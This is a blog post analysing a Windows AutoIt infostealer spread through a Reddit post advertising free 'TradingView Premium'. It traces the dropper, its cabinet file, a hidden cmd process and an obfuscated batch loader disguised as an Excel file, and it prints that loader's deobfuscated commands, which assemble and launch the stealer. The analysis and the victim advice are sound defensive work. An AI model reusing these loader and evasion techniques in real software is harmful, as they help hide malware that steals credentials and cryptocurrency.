Analysing an AutoIt infostealer distributed on Reddit
When your installer ships a cabinet, it's not IKEA.
Intro
A post on ‘X’ caught my attention recently, on Feb 27 2026 @osint_barbie (awesome handle btw) had posted about a MacOS stealer she had analysed which was distributed on Reddit, which came from a Click-Fix attack, beginning the sequence of events from a likely compromised website.
That campaign drops a MacOS stealer, which targets the usual browser credentials, crypto wallets, installs persistence, etc.
I decided to take a look at the Reddit post and found the threat actor was also distributing a Windows variant, which I found is delivered and executed through a different mechanism. In this blog post we will explore the windows malware variant. You can find IOC’s at the end of this post.
TL;DR if you have installed this software, I recommend you:
- Wipe your machine and start clean.
- Check your crypto accounts.
- Change all passwords, and make sure you have 2fa set up.
- Force revoke (force logout) ALL sessions in web services you care about (email, crypto/finance exchange, etc).

Overall, the malware campaign looks as follows from my analysis:

As explained, this attack begins with a Reddit post, by the author NeoDax1 - presumably the actor behind the campaign, claiming to be releasing TradingView Premium Free v2.17 for Windows and MacOS - remember, if you are getting a ‘premium’ product for free, it is PROBABLY malware / trojanised (as is the case here).
As you can see in the post - the actor is offering Windows and MacOS variants and using (1) language which is highly indicative of luring victims in, and (2) putting the download inside a password protected zip - another red flag to try evade AV on download by encrypting the content within.

Unfortunately, this post has a fair amount of upvotes and comments - with all of the comments near enough being people who have installed and interacted with the malware. As of the time of writing (March 2026) the post has been up for 2 months. I will be reporting this and doing a little PSA in the comments to those potentially affected. These crypto trojans will no doubt be stealing genuine people’s money.
Note also, the subreddit this is posted to ALSO appears to be a typosquat:

As to the website the content is hosted on, this appears to be a legitimate website which has been compromised, whom I will also try to reach out to.
The OP on Reddit is claiming this tool is premium software for the website Trading View which as far as I can see, is legit. There is no doubt here the actor is financially motivated, most likely trying to target people who are into trading, given it is posted on a subreddit dedicated to that.

Proceeding to download the Windows package, the page is just a download link with no content or redirect behind it. See IOC section at your pleasure.
Stage one
After downloading the package we unzip it with 7zip using the password provided (they also include it in the archive file name), we get the following:


The main executable is a 64 bit installer which helpfully for us, doesn’t have symbols stripped, the pdb being called wextract.pdb. The dropper also contains a number of interesting resources, including a cabinet file - which contains files integral to the installation of the info-stealer:

McAfee have an interesting blog post on threat actors using fake or modified versions of wextract.exe as part of malware campaigns, worth a read.
As well as some encoded command which are used later in the program:

To work properly, the program tries to run under an admin context, however, running under Ida’s debugger, I seemed to sail past the privilege level checks, and it unpacked the stealer any way - the only thing that failed as far as I could see under the debugger was setting the RunOnce registry key to self-delete the dropped files. The task scheduler was also used, but so far as I could tell, it didn’t meaningfully run anything. We will come to that later.
At its core, the stage one installer has this graph:

Before reaching the RunApps function, a couple of things happen.
Creating the staging directory

The installer creates a temporary directory in %tmp% which it uses to stage the final malware files, which it does by extracting the embedded cabinet file we saw above, named CABINET:


This extracts the following files into a temp directory, which we will look at in closer detail later. During the unpacking, the program resolves the DecryptFileA API which it loads dynamically at runtime. For clarity, I did not see this function running at runtime (I didn’t pay that much attention to this routine in particular), it may or may not have been used depending on the content of the cab.
Hiding malicious process creation

The stage uses data encoded within the resource of the binary to act as configuration determining how it behaves - to me this indicates this is likely part of a commodity malware builder which allows ‘customers’ (threat actors) to input configuration options and the packer / builder will pack configs into resources within the binary that determine how it runs. In this case, with the configuration, it is setting processes it creates with CreateProcessA to run with a hidden window.
The value stored in the resource file is 1, so it will set the wShowWindow field on the STARTUP_INFO_A struct to 0, which translates to SW_HIDE (Hides the window and activates another window).
Process creation
This brings us nicely to what processes the installer silently creates. It uses the below logic to do so, having set up the parameters as above:

The first, at.exe skjdjhfjshdfjioe4, I am not entirely sure what this is trying to achieve.. I may have to come back to this at a later
date and see if there is anything else funky going on. Certainly reviewing my procmon logs, there was nothing actually happening from
this. Perhaps it is part of some additional configuration the threat actor can enable in their panel / builder. If there are any other ideas
please reach out and let me know.
The second however is far more sinister. This effectively runs the Windows Command Prompt:
cmd /c KTvstTgT & type Pushed.xls | %comspec%
Pushed.xls is one of the files dropped from the cabinet file earlier, so it is now time to move to stage two.
Stage Two
From where we left, the stage one installer uses the Windows Command Prompt to run an obfuscated batch script, disguised as an excel file.
So the process:
cmd /c KTvstTgT & type Pushed.xls | %comspec%
It start off by trying to resolve resolving a file KTvstTgT on the search PATH but it is unsuccessful. Then, it types out the content of Pushed.xls and pipes it into another cmd shell. Ultimately, this ends up running:
cmd.exe /S /D /c "type Pushed.xls"
Pushed.xls as stated, is this heavily obfuscated bat file which set up variables containing single characters for it to then run subsequent actions:

Ultimately, this deobfuscates roughly to:
Set mTyzdOWVYVltzRRs=Environments.exe
Set /a Fields=697200
md %Fields%
cmd /c set /p ="MZ" > %Fields%\%mTyzdOWVYVltzRRs% <nul
cmd /c findstr /V "PRECISELY" Mounts >> %Fields%\%mTyzdOWVYVltzRRs%
cmd /c copy /b /y %Fields%\%mTyzdOWVYVltzRRs% + Tested + Axis + Subject %Fields%\%mTyzdOWVYVltzRRs%
cd %Fields%
cmd /c copy /b /y ..\Sara.xls d
start /w %mTyzdOWVYVltzRRs% /AutoIt3ExecuteLine "Sleep(10507)"
cd ..
This builds Environments.exe from chunks of the files extracted from the cabinet earlier on in the first stage. Interestingly, the file named Mounts is the start of the executable Environments.exe, and it is headed with “PRECISELY”:

Essentially, every line that is read in from Mounts, with the exception of the first line (PRECISELY) is then written to the output file, which in the company of the “MZ” (written the line before), is building the PE header.
Finally it copies the file Sara.xls to a file named d. Sara.xls is actually the AutoIt script that is run by Environments.exe, which we will look at in the stage three section of this analysis.

It then runs Environments.exe (which is AutoIt, see below screenshot) making it sleep for 10 seconds, long enough for it to run the main stage three script - the infostealer.
Stage three
As Environment.exe, aka AutoIt runs, it resolves the file d, which above I asserted is the AutoIt script.

How the AutoIt launcher actually resolves the file d, I cannot obviously see.

AutoIt has some basic anti-analysis built in, which simply checks whether there is a debugger present. Thankfully for us, this is really easy to bypass by simply changing the return value of the function call from a 1 to a 0:
I attempted to view the actual AutoIt script by running Sara through autoit-ripper, which did extract the script from the “compiled” Sara file. Unfortunately for me, this was heavily obfuscated. I am not an expert in AutoIt, and I do not have the patience to try it.

Even though I have not reversed this - it is clear to see it is an info-stealer, targetting my browser stores amongst other things (Mozilla email client for instance) before attempting to send it to its C2. The malware tries calling back to a CloudFlare IP, as well as a Telegram IP. See IOC section for details.
